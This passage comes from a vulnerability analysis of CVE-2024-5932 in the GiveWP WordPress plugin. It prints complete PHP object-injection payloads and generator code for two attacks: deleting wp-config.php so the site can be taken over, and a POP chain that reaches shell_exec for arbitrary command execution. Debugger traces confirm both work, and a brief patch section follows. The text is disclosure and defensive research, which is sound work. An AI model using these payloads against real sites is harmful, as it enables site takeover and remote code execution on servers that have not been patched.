in this source code is as follows.



```
class TCPDF {
    }

    /**
     * Default destructor.
     * @public
     * @since 1.53.0.TC016
     */
    public function __destruct() {
        // cleanup
        $this->_destroy(true);
    }
```

Figure 21. __destruct magic method in the TCPDF class

The _destory method within the same class is called, and the code of the _destroy method is roughly as follows:



```
class TCPDF {
    public function _destroy($destroyall=false, $preserve_objcopy=false) {
        if ($destroyall AND !$preserve_objcopy && isset($this->file_id)) {
            self::$cleaned_ids[$this->file_id] = true;
            // remove all temporary files
            if ($handle = @opendir(K_PATH_CACHE)) {
                while ( false !== ( $file_name = readdir( $handle ) ) ) {
                    if (strpos($file_name, '__tcpdf_'.$this->file_id.'_') === 0) {
                        unlink(K_PATH_CACHE.$file_name);
                    }
                }
                closedir($handle);
            }
            if (isset($this->imagekeys)) {
                foreach($this->imagekeys as $file) {
                    if (strpos($file, K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) {
                        @unlink($file);
                    }
                }
            }
        }
```

Figure 22. _destroy method in the TCPDF class

① Checks whether $destroyall is true, $preserve_objcopy is false, and there is a property $file_id value.

② Delete files one by one in the property $imagekeys array.

The $destroyall value "true" is passed as an argument in the __destruct magic method, and "false" is set for $preserve_objcopy by default. So if you serialize and send the objects with the values of properties $file_id and $imagekeys, the server attempts to delete the files passed in the $imagekeys array. In this case, as described in **Step 1**, NULL bytes must be replaced with ₩0 and then transmitted. The serialized data payload that deletes the "wp-config.php" file is as follows:


```
class TCPDF {
    protected $imagekeys = array();
    protected $file_id;     # When using protected properties, replace "null" with "\0"
    public function __construct(){
        $this->file_id = md5('123');
        $this->imagekeys = ['/tmp/test'];
    }
}

$a = new \TCPDF();
echo serialize($a);
```

```
> php serialize.php
O:5:"TCPDF":2:{s:12:"*imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php";}s:10:"*file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

The malicious serialized data generated must be transmitted with the NULL bytes replaced with ₩0 and the backslash (₩) with four backslashes (₩₩₩₩), as described in **Step 1.**

```
> php final_serialize.php
O:5:"TCPDF":2:{s:12:"₩0*₩0imagekeys";a:1:{i:0;s:27:"/var/www/html/wp-
config.php";}s:10:"₩0*₩0file_id";s:32:"101ac776f8a731a1285672ff7b071d03";}
```

If you send a request with the above-mentioned serialized data, you can see that the name of the file to be deleted is included in the unlink function, as follows:



```
class TCPDF {
    public function _destroy($destroyall=false, $preserve_objcopy=false) {   $preserve_objcopy: false
        if (isset($this->imagekeys)) {
            foreach($this->imagekeys as $file) {   $file: "/var/www/html/wp-config.php"    $this: {c
                if (strpos($file,  needle: K_PATH_CACHE) === 0 && TCPDF_STATIC::file_exists($file)) {
                    @unlink($file);
                }
            }
```

TCPDF › _destroy()
Threads & Variables
Console
Output
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)


```
$this = {TCPDF}
$file = "/var/www/html/wp-config.php"
```

Figure 23. Requesting deletion of the wp-config.php file

The wp-config.php file stores the homepage settings in WordPress. If the file is deleted successfully, you will go through the initial installation process when accessing the homepage. After registering a new administrator account, you can take control of the website.

2) Executing arbitrary commands using a POP chain

Utilizing the POP chain technique described in **Step 2** also enables arbitrary command execution. According to information released by Wordfence, you can execute arbitrary commands via the POP chain below. The starting point is the __toString magic method of the Stripe₩StripeObject class.



instance of:
Stripe\StripeObject
__toString magic method
toArray method
$_values['foo'] instance of:
Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData
toArray method
getLegacyBillingAddress method
$userInfo['address'] instance of:
Give
address1 property
__get magic method
$container instance of:
\Give\Vendors\Faker\ValidGenerator
get method
__call magic method
$validator property is 'shell_exec' string
invoke the shell_exec() function:
call_user_func($this->validator, $res)

Source: www.wordfence.com

Figure 24. Configuration of a POP chain for the execution of remote commands


If you call the StripeObject class during the deserialization process described in Step 1, the __toString magic method is called first. If you create serialized data that calls objects in the order in which they are called above, the following PHP code can be created.

```
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
\Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
    public $userInfo;
        public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
    }
}

namespace{
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
               protected $maxRetries;
        protected $validator;
        public function __construct()
        {
            $this->maxRetries = 10;
            $this->validator = "shell_exec";
        }
    }
}

namespace{
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
```

Executing the above code outputs the following serialized data:

```
> php serialize.php
O:19:"Stripe₩StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give₩PaymentGateways₩DataTransferOb
jects₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give
₩Vendors₩Faker₩ValidGenerator":2:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";}}}}}}
```

If you trace the execution of the above code, the get function, which does not exist within the ValidGenerator class, is called, invoking the __call magic method. The __call magic method follows the following steps:



```
class ValidGenerator
    public function __call($name, $arguments)   $name: "get"    $arguments: {"address1"}["address1"]
    {
        $i = 0;   $i: 0

        do {
            $res = call_user_func_array([$this->generator, $name], $arguments); ① $this: {generator => nu
            ++$i;

            if ($i > $this->maxRetries) {
                throw new \OverflowException(sprintf( format: 'Maximum retries of %d reached without findin
            }
        } while (!call_user_func($this->validator, $res)); ②

        return $res;
    }
}
```

₩Give₩Vendors₩Faker › ValidGenerator

Threads & Variables
Console
Output
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
$this = {Give₩Vendors₩Faker₩ValidGenerator}
    generator = null
    validator = "shell_exec" … Navigate
    maxRetries = null
$i = {int} 0
$name = "get"
$arguments = {string[1]} ["address1"]
```


Figure 25. __call magic method in the ValidGenerator class

① Using the call_user_func_array function, call the function by passing $arguments as arguments to the $name method of the class set in the $generator property in the ValidGenerator class, and then store the return value in $res.

② Due to the malicious attack serialization parameter, pass the values "shell_exec" and $res stored in the $validator variable to the call_user_func function and execute the function.

You cannot execute arbitrary commands with the above process alone. This is because arbitrary commands can be executed only when the desired value is returned to $res. Since "get" is fixed in $name and "address1" in $argument, only the get("address1") method can be called and only the class can be modified.

Therefore, you need to additionally set the desired class in the $generator value. In the results of the analysis of the entire source code, you can find the class that allows you to return the desired value when calling the get("address1") method in SettingsRepository.php inside wp-content/plugins/give/src/Onboarding. The get method of the class is as follows:



```
public function get($name)
{
    return ($this->has($name))
        ? $this->settings[$name]
        : null;
}
```

Figure 26. get method in the SettingsRepository class

This is a function that returns the value, if any, corresponding to the $name key received as an argument in the property settings. Therefore, by entering a command corresponding to the value of the address1 key received as an argument and setting it to the property settings array of the SettingsRepository class, arbitrary command execution is possible. The following figure shows the PHP code that creates the malicious serialized data with that part added.

```
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
\Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
    public $userInfo;
        public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
    }
}

namespace {
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
      protected $maxRetries;
        protected $validator;
        protected $generator;
        public function __construct()
        {
          $this->maxRetries = 10;
            $this->validator = "shell_exec";
            $this->generator = new \Give\Onboarding\SettingsRepository();
        }
    }
}
```

```
namespace Give\Onboarding{
    class SettingsRepository{
        protected $settings;
        public function __construct()
        {
            $this -> settings['address1'] = 'touch /tmp/EQSTtest';
        }
    }
}

namespace {
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
#
```


Executing the above code outputs the following serialized data:

```
> php serialize.php
O:19:"Stripe₩StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give₩PaymentGateways₩DataTransferObjects₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give₩Vendors₩Faker₩ValidGenerator":3:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";s:12:"*generator";O:34:"Give₩Onboarding₩SettingsRepository":1:{s:11:"*settings";a:1:{s:8:"address1";s:19:"touch /tmp/EQSTtest";}}}}}}}}
```

As described in **Step 1**, the malicious serialized data generated must be transmitted with the NULL bytes replaced with ₩0 and the backslash (₩) with four backslashes (₩₩₩₩), as described in Step 1. The request payload is as follows:

```
> php final.php
O:19:"Stripe₩₩₩₩StripeObject":1:{s:10:"₩0*₩0_values";a:1:{s:3:"foo";O:62:"Give₩₩₩₩PaymentGateways₩₩₩₩DataTransferObjects₩₩₩₩GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"₩0*₩0container";O:33:"Give₩₩₩₩Vendors₩₩₩₩Faker₩₩₩₩ValidGenerator":3:{s:12:"₩0*₩0validator";s:10:"shell_exec";s:12:"₩0*₩0generator";O:34:"Give₩₩₩₩Onboarding₩₩₩₩SettingsRepository":1:{s:11:"₩0*₩0settings";a:1:{s:8:"address1";s:19:"touch%20/tmp/EQSTtest";}}s:13:"₩0*₩0maxRetries";i:10;}}}}}}
```

If you send the touch /tmp/EQSTtest command to the malicious serialized data according to the above format, you can find that it is executed as follows.




```
        } while (!call_user_func($this->validator, $res));

        return $res;
    }
}
```

₩Give₩Vendors₩Faker > ValidGenerator
Threads & Variables
Console
Output
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
    validator = "shell_exec" ... Navigate
    maxRetries = {int} 10
$i = {int} 1
$name = "get"
$res = "touch /tmp/EQSTtest"
```

Figure 27. Executing call_user_func(“shell_exec” ‘touch “/tmp/EQSTtest”)

As a result of the execution, you can find that the /tmp/EQSTtest file was created normally on the victim's server.




```
root@7a54367002bf:/tmp# ls
EQSTtest
root@7a54367002bf:/tmp#
```

Figure 28. Verifying the execution of arbitrary commands

■ Countermeasures

Version 3.14.2 was released on August 7, before CVE-2024-5932 was announced, and provides a patch for the vulnerability. You can download the source code of that version with the following link.
•URL: https://downloads.wordpress.org/plugin/give.3.14.2.zip


If you compare the source code with the changes after the patch, you can find that the following validation parameter has been added to the give_donation_form_has_serialized_fields method in process-donation.php where the vulnerability occurred.



```
function give_donation_form_has_serialized_fields(array $post_data): bool
{
    $post_data_keys = [
        'give-form-id',
        'give-gateway',
        'card_name',
        'card_number',
        'card_cvc',
        'card_exp_month',
        'card_exp_year',
        'card_address',
        'card_address_2',
        'card_city',
        'card_state',
        'billing_country',
        'card_zip',
        'give_email',
        'give_first',
        'give_last',
        'give_user_login',
        'give_user_pass',
        'give-form-title',
        'give_title',
    ];

    foreach ($post_data as $key => $value) {
        if ( ! in_array($key, $post_data_keys, true)) {
```

Figure 29. Parameter verification logic added in the 3.14.2 patch.

After that patch, you will find that the serialized data validation logic we looked at in **Step 1** is detecting an error before the request is processed.

